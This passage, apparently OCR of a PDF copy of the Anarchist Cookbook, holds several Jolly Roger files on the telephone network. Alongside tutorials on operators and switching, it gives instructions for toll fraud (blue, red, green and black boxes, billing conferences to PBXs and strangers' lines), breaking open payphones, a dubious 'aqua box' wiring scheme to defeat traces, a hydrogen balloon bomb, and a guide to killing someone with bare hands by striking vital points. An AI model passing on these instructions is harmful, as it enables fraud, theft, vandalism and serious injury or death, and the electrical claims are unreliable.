52 - Mexico (southern portion)
7 - USSR
81 - Japan
98 - Iran (call & hassle those bastards!)

If you call from an area other than North America, the format is generally the same. For example, let's say that you wanted to call the White House from Switzerland to tell the president that his numbered bank account is overdrawn (it happens, you know!). First you would dial 00 (the SWISS international dialing prefix), then 1 (the US country code), followed by 202-456-1414 (the
national number for the White House. Just ask for Georgy and give him the bad news!)

Also, country code 87 is reserved for Maritime mobile service, i.e., calling ships:

871 - Marisat (Atlantic)
871 - Marisat (Pacific)
872 - Marisat (Indian)

International Switching:

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

---

In North America there are currently 7 no. 4 ESS's that perform the duty of ISC (Inter-nation Switching Centers). All international calls dialed from numbering zone 1 will be routed through one of these "gateway cities". They are:

182 - White Plains, NY
183 - New York, NY
184 - Pittsburgh, PA
185 - Orlando, Fl
186 - Oakland, CA
187 - Denver, CO
188 - New York, NY

The 18X series are operator routing codes for overseas access (to be further discussed with blue boxes). All international calls use a signaling service called CCITT. It is an international standard for signaling.

OK.. there you go for now! If you want to read more about this, read part two which is the next file #36 in the Jolly Roger's cookbook!

36. Phone Systems Tutorial part II by The Jolly Roger

Part II will deal with the various types of operators, office hierarchy, & switching equipment.

Operators

There are many types of operators in the network and the more common ones will be discussed.

TSPS Operator:

The TSPS [(Traffic Service Position System) as opposed to This Shitty Phone Service] Operator is probably the bitch (or bastard, for the female liberationists out there) that most of us are used to having to deal with. Here are his/her responsibilities:

Obtaining billing information for calling card or third number calls

Identifying called customer on person-to-person calls.

Obtaining acceptance of charges on collect calls.

Identifying calling numbers. This only happens when the calling number is not automatically recorded by CAMA(Centralized Automatic Message Accounting) & forwarded from the local office. This could be caused by equipment failures (ANIF-Automatic Number Identification Failure) or if the office is not equipped for CAMA (ONI- Operator Number Identification).

I once had an equipment failure happen to me & the TSPS operator came on and said, "What number are you calling FROM?" Out of curiosity, I gave her the number to my CO, she thanked me & then I was connected to a conversation that appeared to be between a frame man & his wife. Then it started ringing the party I wanted to originally call & everyone phreaked out (excuse the pun). I immediately dropped this dual line conference!

You should not mess with the TSPS operator since she KNOWS which number that you are calling from. Your number will show up on a 10-digit LED read-out (ANI board). She also knows whether or not you are at a fortress phone & she can trace calls quite readily! Out of all of the operators, she is one of the MOST DANGEROUS.

INWARD operator:

This operator assists your local TSPS ("0") operating connecting calls. She will never question a call as long as the call is within HER SERVICE AREA. She can only be reached via other operators or by a blue box. From a blue box, you would dial KP+NPA+121+ST for the INWARD operator that will help you connect any calls within that NPA only. (Blue Boxing will be discussed in a future file).

DIRECTORY ASSISTANCE Operator:

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

This is the operator that you are connected to when you dial: 411 or NPA-555-1212. She does not readily know where you are calling from. She does not have access to unlisted numbers, but she DOES know if an unlisted # exists for a certain listing.

There is also a directory assistance operator for deaf people who use teletypewriters. If your modem can transfer BAUDOT [(45« baud). One modem that I know of that will do this is the Apple Cat acoustic or the Atari 830 acoustic modem. Yea I know they are hard to find... but if you want to do this.. look around!) then you can call him/her up and have an interesting conversation. The number is: 800-855-1155. They use the standard Telex abbreviations such as GA for go ahead. they tend to be nicer and will talk longer than your regular operators. Also, they are more vulnerable into being talked out of information through the process of "social engineering" as Chesire Catalyst would put it.

Unfortunately, they do not have access to much. I once bullshitted with one of these operators a while back and I found out that there are 2 such DA offices that handle TTY. One is in Philadelphia and the other is in California. They have approx. 7 operators each. Most of the TTY operators think that their job is
boring (based on an official "BIOC poll"). They also feel that they are under-paid. They actually call up a regular DA number to process your request (sorry, no fancy computers!)

Other operators have access to their own DA by dialing KP+NPA+131+ST (MF).

CN/A operators:

CN/A Operators are operators that do exactly the opposite of what directory assistance operators are for. In my experience, these operators know more than the DA op's do & they are more susceptible to "social engineering." It is possible to bullshit a CN/A operator for the NON-PUB DA number (i.e., you give them the name & they give you the unlisted number. See the article on unlisted numbers in this cookbook for more info about them.). This is due to the fact that they assume that you are a fellow company employee. Unfortunately, the AT&T breakup has resulted in the break-up of a few NON-PUB DA numbers and policy changes in CN/A.

INTERCEPT Operator:

The intercept operator is the one that you are connected to when there are not enough recordings available to tell you that the number has been disconnected or changed. She usually says, "What number you calling?" with a foreign accent. This is the lowest operator lifeform. Even though they don't know where you are calling from, it is a waste or your time to try to verbally abuse them since they usually understand very little English anyway.

Incidentally, a few area DO have intelligent INTERCEPT Operators.

OTHER Operators:

And then there are the: Mobile, Ship-to-Shore, Conference, Marine Verify, "Leave Word and Call Back", Rout & Rate (KP+800+141+1212+ST), & other special operators who have one purpose or another in the network.

Problems with an Operator:

Ask to speak to their supervisor... or better yet the Group Chief (who is the highest ranking official in any office) who is the equivalent of the Madame in a whorehouse.

By the way, some CO's that will allow you to dial a 0 or 1 as the 4th digit, will also allow you to call special operators & other fun Tel. Co. numbers without a blue box. This is very rare, though! For example, 212-121-1111 will get you a NY Inward Operator.

Office Hierarchy

Every switching office in North America (the NPA system), is assigned an office name and class. There are five classes of offices numbered 1 through 5. Your CO is most likely a class 5 or end office. All long-distance (Toll) calls are switched by a toll office which can be a class 4, 3, 2, or 1 office. There is also a class 4X office called an intermediate point. The 4X office is a digital one that can have an unattended exchange attached to it (known as a Remote Switching Unit (RSU)).

The following chart will list the Office #, name, & how many of those office exist (to the best of my knowledge) in North America:

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

ClassNameAbbNumber Existing1Regional CenterRC122Sectional CenterSC673Primary CenterPC2304Toll CenterTC1,3004PToll PointTPN/A4XIntermediate PointIPN/A5End OfficeEO19,0006RSURSUN/A
When connecting a call from one party to another, the switching equipment usually tries to find the shortest route between the class 5 end office of the caller & the class 5 end office of the called party. If no inter-office trunks exist between the two parties, it will then move upward to the next highest office for servicing calls (Class 4). If the Class 4 office cannot handle the call by sending it to another Class 4 or 5 office, it will then be sent to the next highest office in the hierarchy (3). The switching equipment first uses the high-usage interoffice trunk groups, if they are busy then it goes to the final; trunk groups on the next highest level. If the call cannot be connected, you will probably get a re-order [120 IPM (interruptions per minute) busy signal] signal. At this time, the guys at Network Operations are probably shitting in their pants and trying to avoid the dreaded Network Dreadlock (as seen on TV!).

It is also interesting to note that 9 connections in tandem is called ring-around-the-rosy and it has never occurred in telephone history. This would cause an endless loop connection [a neat way to really screw up the network].

The 10 regional centers in the US & the 2 in Canada are all interconnected. they form the foundation of the entire telephone network. Since there are only 12 of them, they are listed below:

Class 1 Regional Office LocationNPADallas 4 ESS214Wayne, PA215Denver 4T303Regina No. 2SP1-4W (Canada)306St. Louis 4T314Rockdale, GA404Pittsburgh 4E412Montreal No. 1 4AETS (Canada)504

37. Basic Alliance Teleconferencing by The Jolly Roger

Introduction:
This phile will deal with accessing, understanding and using the Alliance Teleconferencing Systems. It has many sections and for best use should be printed out.

Alliance:
Alliance Teleconferencing is an independent company which allows the general public to access and use it's conferencing equipment. Many rumors have been floating around that Alliance is a subsidiary of AT&T. Well, they are wrong. As stated above, Alliance is an entirely independent company. They use sophisticated equipment to allow users to talk to many people at once.

The Number:
Alliance is in the 700 exchange, thus it is not localized, well, not in a way. Alliance is only in certain states, and only residents of these certain states can access by dialing direct. This, however, will be discussed in a later chapter. The numbers for alliance are as follows:

0-700-456-1000 (Chicago)
-1001 (Los Angeles)
-1002 (Chicago)
-1003 (Houston)
-2000 (?)
-2001 (?)
-2002 (?)
-2003 (?)
-3000 (?)
-3001 (?)
-3002 (?)
-3003 (?)

The locations of the first 4 numbers are known and I have stated them. However, the numbers in the 200x and 300x are not definitely known. Rumor has it that the pattern repeats itself but this has not been proven.

Dialing:
As stated before, Alliance is only in certain stated and only these states can access them via dialing direct. However, dialing direct causes your residence to be charged for the conference and conference bills are not low!!!

Therefore, many ways have been discovered to start a conference without having it billed to ones house. They are as follows:

Dialing through a PBX.
Incorporating a Blue Box.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Billing to a loop.
Billing to a forwarded call.

I am sure there are many more, but these are the four I will deal with.

Dialing through a PBX:
Probably the easiest method of creating a free conference is through a PBX. Simply call one in a state that has Alliance, input the PBX's code, dial 9 for an outside line and then dial alliance. An example of this would be:

PBX: 800-241-4911

When it answers it will give you a tone. At this tone input your code.

Code: 1234

After this you will receive another tone, now dial 9 for an outside line.
You will now hear a dial tone. Simply dial Alliance from this point and
the conference will be billed to the PBX.

Using a Blue Box:
Another rather simple way of starting a conference is with a Blue Box. The following procedure is how to box a conference:

Dial a number to box off of. In this example we will use 609-609-6099 When the party answers hit 2600hz. This will cause the fone company's equipment to think that you have hung up. You will hear a <beep><kerchunk> You have now 'seized' a trunk. After this, switch to multi-frequency and dial:

KP-0-700-456-x00x-ST
- **KP = KP tone on Blue Box**
- **x = variable between 1 and 3**
- **ST = ST tone on Blue Box**

The equipment now thinks that the operator has dialed Alliance from her switchboard and the conference shall be billed there. Since Blue Boxing is such a large topic, this is as far as I will go into it's uses.

Billing to a loop:
A third method of receiving a free conference is by billing out to a loop. A loop is 2 numbers that when two people call, they can talk to each other. You're saying woop-tee-do right? Wrong! Loops can be <very> useful to phreaks. First, dial alliance direct. After going through the beginning procedure, which will be discussed later in this tutorial, dial 0 and wait for an Alliance operator. When she answers tell her you would like to bill the conference to such and such a number. (A loop where your phriend is on the other side) She will then call that number to receive voice verification. Of course your phriend will be waiting and will accept the charges. Thus, the conference is billed to the loop.

Billing to call forwarding:
When you dial a number that is call forwarded, it is first answered by the original location, then forwarded. The original location will hang up if 2600hz is received from only one end of the line. Therefore, if you were to wait after the forwarded residence answered, you would receive the original location's dial tone.

Example:
Dial 800-325-4067

The original residence would answer, then forward the call, a second type of ringing would be heard. When this second residence answers simply wait until they hang up. After about twenty seconds you will then receive the original residence's dial tone since it heard 2600hz from one end of the line. Simply dial Alliance from this point and the conference will be billed to the original residence. These are the four main ways to receive a free conference. I am sure
many more exist, but these four are quite handy themselves.

Logon Procedure:
Once Alliance answers you will hear a two-tone combination. This is their way of saying 'How many people do you want on the conference dude?' Simply type in a 2-digit combination, depending on what bridge of Alliance you are on, between 10 and 59. After this either hit '*' to cancel the conference size and input another or hit '#' to continue. You are now in Alliance Teleconferencing and are only seconds away from having your own roaring conference going strong!!!

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Dialing in Conferees:
To dial your first conferee, dial 1+npa+pre+suff and await his/her answer.

npa = area code
pre = prefix
suff = suffix

If the number is busy, or if no one answers simply hit '*' and your call will be aborted. But, if they do answer, hit the '#' key. This will add them to the conference. Now commence dialing other conferees.

Joining Your Conference:
To join your conference from control mode simply hit the '#' key. Within a second or two you will be chatting with all your buddies. To go back into control mode, simply hit the '#' key again.

Transferring Control:
To transfer control to another conferee, go into control mode, hit the # 6+1+npa+pre+suff of the conferee you wish to give control to. If after, you wish to abort this transfer hit the '*' key.

NOTE: Transfer of control is often not available. When you receive a message stating this, you simply cannot transfer control.

Muted Conferences:
To request a muted conference simply hit the 9 key. I am not exactly sure what a muted conference is but it is probably a way to keep unwanted eavesdroppers from listening in.

Dialing Alliance Operators:
Simply dial 0 as you would from any fone and wait for the operator to answer.

Ending Your Conference:
To end your conference all together, that is kick everyone including yourself off, go into control mode and hit '*'...after a few seconds simply hang up. Your conference is over.

Are Alliance Operators Dangerous?
No. Not in the least. The worst they can do to you while you are having a conference is drop all conferees including yourself. This is in no way harmful, just a little aggravating.

Alliance and Tracing:
Alliance can trace, as all citizens of the United States can. But this has to all be pre-meditated and AT&T has to be called and it's really a large hassle, therefore, it is almost never done. Alliance simply does not want it known that teenagers are phucking them over. The only sort of safety equipment Alliance has on-line is a simple pen register. This little device simply records all the numbers of the conferees dialed. No big deal. All Alliance can do is call up that persons number, threaten and question. However, legally, they can do nothing because all you did was answer your fone.

NOTE: Almost all instructions are told to the person in command by Alliance recordings. A lot of this tutorial is just a listing of those commands plus information gathered by either myself or the phellow phreaks of the world!!!

38. Aqua Box Plans by The Jolly Roger

Every true phreaker lives in fear of the dreaded FBI 'Lock In Trace'. For a long time, it was impossible to escape from the Lock In Trace. This box does offer an escape route with simple directions to it. This box is quite a simple concept, and almost any phreaker with basic electronics knowledge can construct and use it.

The Lock In Trace
A lock in trace is a device used by the FBI to lock into the phone users location so that he can not hang up while a trace is in progress. For those of you who are not familiar with the concept of 'locking in', then here's a brief description. The FBI can tap into a conversation, sort of like a three-way call connection. Then, when they get there, they can plug electricity into the phone line. All phone connections are held open by a certain voltage of electricity. That is why you sometimes get static and faint connections when you are calling far away, because the electricity has trouble keeping the line up. What the lock in trace does is cut into the line and generate that same voltage straight into the lines. That way, when you try and hang up, voltage is retained. Your phone will ring just like someone was calling you even after you hang up. (If you have call waiting, you should

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

understand better about that, for call waiting intercepts the electricity and makes a tone that means someone is going through your line. Then, it is a matter of which voltage is higher. When you push down the receiver, then it see-saws the electricity to the other side. When you have a person on each line it is impossible to hang up unless one or both of them will hang up. If you try to hang up, voltage is retained, and your phone will ring. That should give you an understanding of how calling works. Also, when electricity passes through a certain point on your phone, the electricity causes a bell to ring, or on some newer phones an electronic ring to sound.) So, in order to eliminate the trace, you somehow must lower the voltage level on your phone line. You should know that every time someone else picks up the phone line, then the voltage does decrease a little. In the first steps of planning this out, Xerox suggested getting about a hundred phones all hooked into the same line that could all be taken off the hook at the same time. That would greatly decrease the voltage level. That is also why most three-way connections that are using the bell service three way calling (which is only $3 a month) become quite faint after a while. By now, you should understand the basic idea. You have to drain all of the power out of the line so the voltage can not be kept up. Rather sudden draining of power could quickly short out the FBI voltage machine, because it was only built to sustain the exact voltage necessary to keep the voltage out. For now, imagine this. One of the normal Radio Shack generators that you can go pick up that one end of the cord that hooks into the central box has a phone jack on it and the other has an electrical plug. This way, you can "flash" voltage through the line, but cannot drain it. So, some modifications have to be done.

Materials

A BEOC (Basic Electrical Output Socket), like a small lamp-type connection, where you just have a simple plug and wire that would plug into a light bulb. One of cords mentioned above, if you can't find one then construct your own... Same voltage connection, but the restrainer must be built in (I.E. The central box) Two phone jacks (one for the modem, one for if you are being traced to plug the aqua box into) Some creativity and easy work.

Notice: No phones have to be destroyed/modified to make this box, so don't go out and buy a new phone for it!

Procedure

All right, this is a very simple procedure. If you have the BEOC, it could drain into anything: a radio, or whatever. The purpose of having that is you are going to suck the voltage out from the phone line into the electrical appliance so there would be no voltage left to lock you in with.

Take the connection cord. Examine the plug at the end. It should have only two prongs. If it has three, still, do not fear. Make sure the electrical appliance is turned off unless you want to become a crispy critter while making this thing. Most plugs will have a hard plastic design on the top of them to prevent you from getting in at the electrical wires inside. Well, remove it. If you want to keep the plug (I don't see why...) then just cut the top off. When you look inside, Low and Behold, you will see that at the base of the prongs there are a few wires connecting in. Those wires conduct the power into the appliance. So, you carefully unwrap those from the sides and pull them out until they are about an inch ahead of the prongs. If you don't want to keep the jack, then just rip the prongs out. If you are, cover the prongs with insulation tape so they will not connect with the wires when the power is being drained from the line.

Do the same thing with the prongs on the other plug, so you have the wires evenly connected. Now, wrap the end of the wires around each other. If you happen to have the other end of the voltage cord hooked into the phone, stop reading now, you're too fucking stupid to continue. After you've wrapped the wires around each other, then cover the whole thing with the plugs with insulating tape. Then, if you built your own control box or if you bought one, then cram all the wires into it and reclose it. That box is your ticket out of this.

Re-check everything to make sure it's all in place. This is a pretty flimsy connection, but on later models when you get more experienced at it then you can solder away at it and form the whole device into one big box, with some kind of cheap Mattel hand-held game inside to be the power connector. In order to use it, just keep this box handy. Plug it into the jack if you want, but it will slightly lower the voltage so it isn't connected. When you plug it in, if you see sparks, unplug it and restart the whole thing. But if it just seems fine then leave it.

Use

Now, so you have the whole thing plugged in and all... Do not use this unless the situation is desperate! When the trace has gone on, don't panic, unplug your phone, and turn on the appliance that it was hooked to. It will need energy to turn itself on, and here's a great source... The voltage to keep a phone line open is pretty small and a simple light bulb should drain it all in and probably short the FBI computer at the same time.

39. Hindenberg Bomb by The Jolly Roger

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Needed:

- **1 Balloon**
- **1 Bottle**
- **1 Liquid Plumber**
- **1 Piece Aluminum foil**
- **1 Length Fuse**

Fill the bottle 3/4 full with Liquid Plumber and add a little piece of aluminum foil to it. Put the balloon over the neck of the bottle until the balloon is full of the resulting gas. This is highly flammable hydrogen. Now tie the balloon. Now light the fuse, and let it rise. When the fuse contacts the balloon, watch out!!!

40. How to Kill Someone with your Bare Hands by The Jolly Roger

This file will explain the basics of hand-to-hand combat, and will tell of the best places to strike and kill an enemy. When engaged in hand-to-hand combat, your life is always at stake. There is only one purpose in combat, and that is to kill your enemy. Never face an enemy with the idea of knocking him out. The chances are extremely good that he will kill YOU instead. When a weapon is not available, one must resort to the full use of his natural weapons. The natural weapons are:

The knife edge of your hands.
Fingers folded at the second joint or knuckle.
The protruding knuckle of your second finger.
The heel of your hand.
Your boot
Elbows
Knees
Your Teeth.

Attacking is a primary factor. A fight was never won by defensive action. Attack with all of your strength. At any point or any situation, some vulnerable point on your enemies body will be open for attack. Do this while screaming as screaming has two purposes.

To frighten and confuse your enemy.
To allow you to take a deep breath which, in turn, will put more oxygen in your blood stream.

Your balance and balance of your enemy are two important factors; since, if you succeed in making your enemy lose his balance, the chances are nine to one that you can kill him in your next move. The best over-all stance is where your feet are spread about shoulders width apart, with your right foot about a foot ahead of the left. Both arms should be bent at the elbows parallel to each other. Stand on the balls of your feet and bend your waist slightly. Kind of like a boxer's crouch. Employing a sudden movement or a scream or yell can throw your enemy off-balance. There are many vulnerable points of the body. We will cover them now:

Eyes: Use your fingers in a V-shape and attack in gouging motion.

Nose:(Extremely vulnerable) Strike with the knife edge of the hand along the bridge, which will cause breakage, sharp pain, temporary blindness, and if the blow is hard enough, death. Also, deliver a blow with the heel of your hand in an upward motion, this will shove the bone up into the brain causing death.

Adam's Apple: This spot is usually pretty well protected, but if you get the chance, strike hard with the knife edge of your hand. This should sever the wind-pipe, and then it's all over in a matter of minutes.

Temple: There is a large artery up here, and if you hit it hard enough, it will cause death. If you manage to knock your enemy down, kick him in the temple, and he'll never get up again.

Back of the Neck: A rabbit punch, or blow delivered to the base of the neck can easily break it, but to be safe, it is better to use the butt of a gun or some other heavy blunt object.

Upper lip: A large network of nerves are located. These nerves are extremely close to the skin. A sharp upward blow will cause extreme pain, and unconsciousness.

Ears: Coming up from behind an enemy and cupping the hands in a clapping motion over the victims ears can kill him

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

immediately. The vibrations caused from the clapping motion will burst his eardrums, and cause internal bleeding in the brain.

Groin: A VERY vulnerable spot. If left open, get it with knee hard, and he'll buckle over very fast.

Kidneys: A large nerve that branches off to the spinal cord comes very close to the skin at the kidneys. A direct blow with the knife edge of your hand can cause death.

There are many more ways to kill and injure an enemy, but these should work best for the average person. This is meant only as information and I would not recommend that you use this for a simple High School Brawl. Use these methods only, in your opinion, if your life is in danger. Any one of these methods could very easily kill or cause permanent damage to someone. One more word of caution, you should practice these moves before using them on a dummy, or a mock battle with a friend. (You don't have to actually hit him to practice, just work on accuracy.)

41. Phone Systems Tutorial III by The Jolly Roger

Preface:
This article will focus primarily on the standard western electric single- Slot coin telephone (aka fortress fone) which can be divided into 3 types:

- **dial-tone first (dtf)**
- **coin-first (cf): (i.e., it wants your $ before you receive a dial tone)**
- **dial post-pay service (pp): you payafter the party answers**

Depositing coins (slugs):
Once you have deposited your slug into a fortress, it is subjected to a Gamut of tests. The first obstacle for a slug is the magnetic trap. This will stop any light-weight magnetic slugs and coins. If it passes this, the slug is then classified as a nickel, dime, or Quarter. Each slug is then checked for appropriate size and weight. If These tests are passed, it will then travel through a nickel, dime, or quarter Magnet as appropriate. These magnets set up an eddy current effect which Causes coins of the appropriate characteristics to slow down so they Will follow the correct trajectory. If all goes well, the coin will follow the Correct path (such as bouncing off of the nickel anvil) where it will Hopefully fall into the narrow accepted coin channel. The rather elaborate tests that are performed as the coin travels down the Coin chute will stop most slugs and other undesirable coins, such as Pennies, which must then be retrieved using the coin release lever. If the slug miraculously survives the gamut, it will then strike the Appropriate totalizer arm causing a ratchet wheel to rotate once for every 5-cent increment (e.g., a quarter will cause it to rotate 5 times). The totalizer then causes the coin signal oscillator to readout a dual-frequency signal indicating the value deposited to acts (a computer) or the Tsps operator. These are the same tones used by phreaks in the infamous red boxes. For a quarter, 5 beep tones are outpulsed at 12-17 pulses per second (pps). A dime causes 2 beep tones at 5 - 8« pps while a nickel causes one beep tone at 5 - 8« pps. A beep consists of 2 tones: 2200 + 1700 hz. A relay in the fortress called the "B Relay" (yes, there is also an 'a relay') places a capacitor across the speech circuit during totalizer readout to prevent the "customer" from hearing the red box tones. In older 3 slot phones: one bell (1050-1100 hz) for a nickel, two bells for a dime, and one gong (800 hz) for a quarter are used instead of the modern dual-frequency tones.

TSPS & ACTS
While fortresses are connected to the co of the area, all transactions are handled via the traffic service position system (tsps). In areas that do not have acts, all calls that require operator assistance, such as calling card and collect, are automatically routed to a tsps operator position. In an effort to automate fortress service, a computer system known as automated coin toll service (acts) has been implemented in many areas. Acts listens to the red box signals from the fones and takes appropriate action. It is acts which says, "two dollars please (pause) please deposit two dollars for the next ten seconds" (and other variations). Also, if you talk for more than three minutes and then hang-up, acts will call back and demand your money. Acts is also responsible for automated calling card service. Acts also provide trouble diagnosis for craftspeople (repairmen specializing in fortresses). For example, there is a coin test which is great for tuning up red boxes. In many areas this test can be activated by dialing 09591230 at a fortress (thanks to karl marx for this information). Once activated it will request that you deposit various coins. It will then identify the coin and outpulse the appropriate red box signal. The coins are usually returned when you hang up. To make sure that there is actually money in the fone, the co initiates a "ground test" at various times to determine if a coin is actually in the fone. This is why you must deposit at least a nickel in order to use a red box!

Green Boxes:
Paying the initial rate in order to use a red box (on certain fortresses) left a sour taste in many red boxer's mouths thus the green box was invented. The green box generates useful tones such as coin collect, coin return, and ringback. These are the tones that acts or the tsps operator would send to The co when appropriate. Unfortunately, the green box cannot be used at a fortress station but it must be used by the called party.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Here are the tones:

Coin Collect	**700 + 1100 Hz**
Coin Return	**1100 + 1700 Hz**
Ringback	**700 + 1700 Hz**

Before the called party sends any of these tones, an operator released signal should be sent to alert the MF detectors at the co. This can be accomplished by sending 900 + 1500 hz or a single 2600 hz wink (90 ms) followed by a 60 ms gap and then the appropriate signal for at least 900 Ms.

Also, do not forget that the initial rate is collected shortly before the 3 minute period is up. Incidentally, once the above MF tones for collecting and returning coins reach the co, they are converted into an appropriate dc pulse (-130 volts for return & +130 volts for collect). This pulse is then sent down the tip to the fortress. This causes the coin relay to either return or collect the coins. The alleged "t-network" takes advantage of this information. When a pulse for coin collect (+130 vdc) is sent down the line, it must be grounded somewhere. This is usually either the yellow or black wire. Thus, if the wires are exposed, these wires can be cut to prevent the pulse from being grounded. When the three minute initial period is almost up, make sure that the black & yellow wires are severed; then hang up, wait about 15 seconds in case of a second pulse, reconnect the wires, pick up the fone, hang up again, and if all goes well it should be "jackpot" time.

Physical Attack:
A typical fortress weighs roughly 50 lbs. With an empty coin box. Most of this is accounted for in the armor plating. Why all the security? Well, Bell contributes it to the following: "social changes during the 1960's made the multislot coin station a prime target for: vandalism, strong arm robbery, fraud, and theft of service. This brought about the introduction of the more rugged single slot coin station and a new environment for coin service." As for picking the lock, I will quote Mr. Phelps: "We often fantasize about 'picking the lock' or 'getting a master key.' Well, you can forget about it. I don't like to discourage people, but it will save you from wasting a lot of our time--time which can be put to better use (heh, heh)." As for physical attack, the coin plate is secured on all four side by hardened steel bolts which pass through two slots each. These bolts are in turn interlocked by the main lock. One phreak I know did manage to take one of the 'mothers' home (which was attached to a piece of plywood at a construction site; otherwise, the permanent ones are a bitch to detach from the wall!). It took him almost ten hours to open the coin box using a power drill, sledge hammers, and crowbars (which was empty -- perhaps next time, he will deposit a coin first to hear if it slushes down nicely or hits the empty bottom with a clunk.)

Taking the fone offers a higher margin of success. Although this may be difficult often requiring brute force and there has been several cases of back axles being lost trying to take down a fone! A quick and dirty way to open the coin box is by using a shotgun. In Detroit, after ecologists cleaned out a municipal pond, they found 168 coin phones rifled. In colder areas, such as Canada, some shrewd people tape up the fones using duct tape, pour in water, and come back the next day when the water will have froze thus expanding and cracking the fone open. In one case, "unauthorized coin collectors" where caught when they brought $6,000 in change to a bank and the bank became suspicious... At any rate, the main lock is an eight level tumbler located on the right side of the coin box. This lock has 390,625 possible positions (5 ^ 8, since there are 8 tumblers each with 5 possible positions) thus it is highly pick resistant! The lock is held in place by 4 screws. If there is sufficient clearance to the right of the fone, it is conceivable to punch out the screws using the drilling pattern below (provided by Alexander Muddy in tap #32):



Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

(Z) KEYHOLE (+) SCREWS
!!

After this is accomplished, the lock can be pushed backwards disengaging the lock from the cover plate. The four bolts of the cover plate can then be retracted by turning the bolt works with a simple key in the shape of the hole on the coin plate (see diagram below). Of course, there are other methods and drilling patterns.

_
! !
( )
!_!
[ROUGHLY]
DIAGRAM OF COVER PLATE KEYHOLE

The top cover uses a similar, but not as strong locking method with the keyhole depicted above on the top left hide and a regular lock (probably tumbler also) on the top right-hand side. It is interesting to experiment with the coin chute and the fortresses own "red box" which bell didn't have the balls to color red.

Miscellaneous:
In a few areas (rural & Canada), post-pay service exists. With this type of service, the mouthpiece is cut off until the caller deposits money when the called party answers. This also allows for free calls to weather and other dial-it services! Recently, 2600 magazine announced the clear box which consists of a telephone pickup coil and a small amp. It is based on the principal that the receiver is also a weak transmitter and that by amplifying your signal you can talk via the transmitter thus avoiding costly telephone charges! Most fortresses are found in the 9xxx area. Under former bell areas, they usually start at 98xx (right below the 99xx official series) and move downward.

Since the line, not the fone, determines whether or not a deposit must be made, dtf & charge-a-call fones make great extensions! Finally, fortress fones allow for a new hobby--instruction plate collecting. All that is required is a flat-head screwdriver and a pair of needle-nose pliers. Simply use the screwdriver to lift underneath the plate so that you can grab it with the pliers and yank downwards. I would suggest covering the tips of the pliers with electrical tape to prevent scratching. Ten cent plates are definitely becoming a "rarity!"

Fortress security:
While a lonely fortress may seem the perfect target, beware! The gestapo has been known to stake out fortresses for as long as 6 years according to the grass roots quarterly. To avoid any problems, do not use the same fones repeatedly for boxing, calling cards, & other experiments. The Telco knows how much money should be in the coin box and when its not there they tend to get perturbed (Read: Pissed Off).

42. Black Box Plans by The Jolly Roger

Introduction:

At any given time, the voltage running through your phone is about 20 Volts. When someone calls you, this voltage goes up to 48 Volts and rings the bell. When you answer, the voltage goes down to about 10 Volts. The phone company pays attention to this. When the voltage drops to 10, they start billing the person who called you.

Function:

The Black Box keeps the voltage going through your phone at 36 Volts, so that it never reaches 10 Volts. The phone company is thus fooled into thinking you never answered the phone and does not bill the caller. However, after about a half hour the phone company will get suspicious and disconnect your line for about 10 seconds.

Materials:

- **1 1.8K « Watt Resistor**
- **1 1«V LED**
- **1 SPST Switch**

Procedure:

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Open your phone by loosening the two screws on the bottom and lifting the case off.
There should be three wires: Red, Green, and Yellow. We'll be working with the Red Wire.
Connect the following in parallel:

- **The Resistor and LED.**
- **The SPST Switch.**

In other words, you should end up with this:

```
        (Red Wire)
      !---/\/\--O--!
(Line)-----!          !-----(Phone)
      !-----_/_------!
      /\/\ = Resistor
      O    = LED
      _/_  = SPST
```

Use:

The SPST Switch is the On/Off Switch of the Black Box. When the box is off, your phone behaves normally. When the box is on and your phone rings, the LED flashes. When you answer, the LED stays on and the voltage is kept at 36V, so the calling party doesn't get charged. When the box is on, you will not get a dial tone and thus cannot make calls. Also remember that calls are limited to half an hour.

